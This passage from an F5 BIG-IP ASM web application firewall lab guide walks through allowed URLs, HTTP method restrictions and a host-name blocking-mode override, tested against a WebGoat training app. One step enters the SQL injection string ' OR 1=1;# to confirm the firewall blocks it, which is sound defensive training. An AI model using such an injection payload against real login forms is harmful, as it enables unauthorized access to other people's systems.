


11. Try to load `http://10.1.10.145/WebGoat/login` again. It should now partially load but will not look correct. This is because the application is actually comprised of many other URLs that are not in our list.
12. Repeat these steps a few times and see if you can get the login page to load fully. Note that you can accept multiple requests at once before returning to the URLs dialog and new requests in the Requests log should be bolded. . . making it easier to find the issue.


Task 6 - Lab Cleanup

1. Let's cleanup and prepare for the next module by deleting the lab1 policy we've been using.
2. Navigate to **Security -> Application Security -> Security Policies**.
3. Select lab1 and click **Delete**.


5.2.2 Lab 1.2: Allowed (and disallowed. . .) HTTP Request Methods

Task 1 - Allowed Methods

1. Navigate to **Security -> Application Security -> Security Policies -> Policies List** and click **Create Policy**.




2. In the BIG-IP WebUI navigate to **Security -> Application Security -> Headers -> Methods**.
3. Policy wide Method permissions are configured here. If your application requires a method beyond the default three, they can be added by clicking the **Create** button.


Security ›› Application Security : Headers : Methods ›› New Allowed
Current edited security policy
lab2 (blocking)
Allowed Method Properties
Basic
Method
Predefined
Custom
Select Method
Cancel
Create
Select Method
ACL
BCOPY
BDELETE
BMOVE
BPROPFIND
BPROPPATCH
CHECKIN
CHECKOUT
CONNECT
COPY
DELETE
GET
HEAD

Task 2 - Restricting Method on per URL basis

1. Let's return to our Allowed URLs list **Security -> Application Security -> URLs -> Allowed URLs**.
2. Click **Create** and use the following settings:



3. Click **Create**.
4. Click **Apply Policy**.
5. Attempt to login to `http://10.1.10.145/WebGoat/login`.
6. What is the result, and why?

Task 3 - Lab Cleanup

1. Let's cleanup and prepare for the next module by deleting the lab2 policy we've been using.
2. Navigate to **Security -> Application Security -> Security Policies**.
3. Select lab2 and click **Delete**.

5.2.3 Lab 1.3: Blocking Mode Override

Blocking mode override is a capability that allows you to bypass your ASM policy in certain use cases. We do this by whitelisting specific host header values. Since these hostnames will be able to completely bypass the security policy it's important to protect them like you would a password. We'll experiment with this in the following lab. You might be thinking to yourself. . . if we're going to all this trouble to build a tight WAF policy,


why do we now want to override it? There can be several reasons an organization wants to enforce security policy except for specific users (IPs).

These reasons include:

- Testing a new version of the Application
- Penetration testing
- Automated Scanning and patching tools
- Whitelisting Service to Service communication

Task 1 - Create a Clean Secuirty Policy and Verify Blocking Mode

1. Navigate to **Security -> Application Security -> Security Policies**.
2. Click **Create** and create a new policy called lab3 with the following settings, using the **Advanced** view. Click **Create Policy** when done changing the settings:




Note: Since we used a rapid deployment policy, disabled signature staging, and enabled blocking mode we should have decent protection out of the box, but we'll want to verify that before we continue.

3. Open a new browser tab and load the Webgoat login page at `http://bypass.me/WebGoat/login`.


Note: Previous labs did not require a hostname to access WebGoat. We're using one in this lab so

that we have a header to bypass on later.

4. Make a SQl injection attempt by entering `' OR 1=1;#` in the login box and clicking **Sign In**.




5. If everything is configured properly you should be greeted with an ASM block page similar to the one below:



Task 2 - Enabling Transparent Mode for Certain Hostnames

1. Navigate to **Security -> Application Security -> Headers -> Host Names** .
2. Click **Create**.
3. Use `bypass.me` as the hostname and select the **True** checkbox. Your configuration should look like the one below:

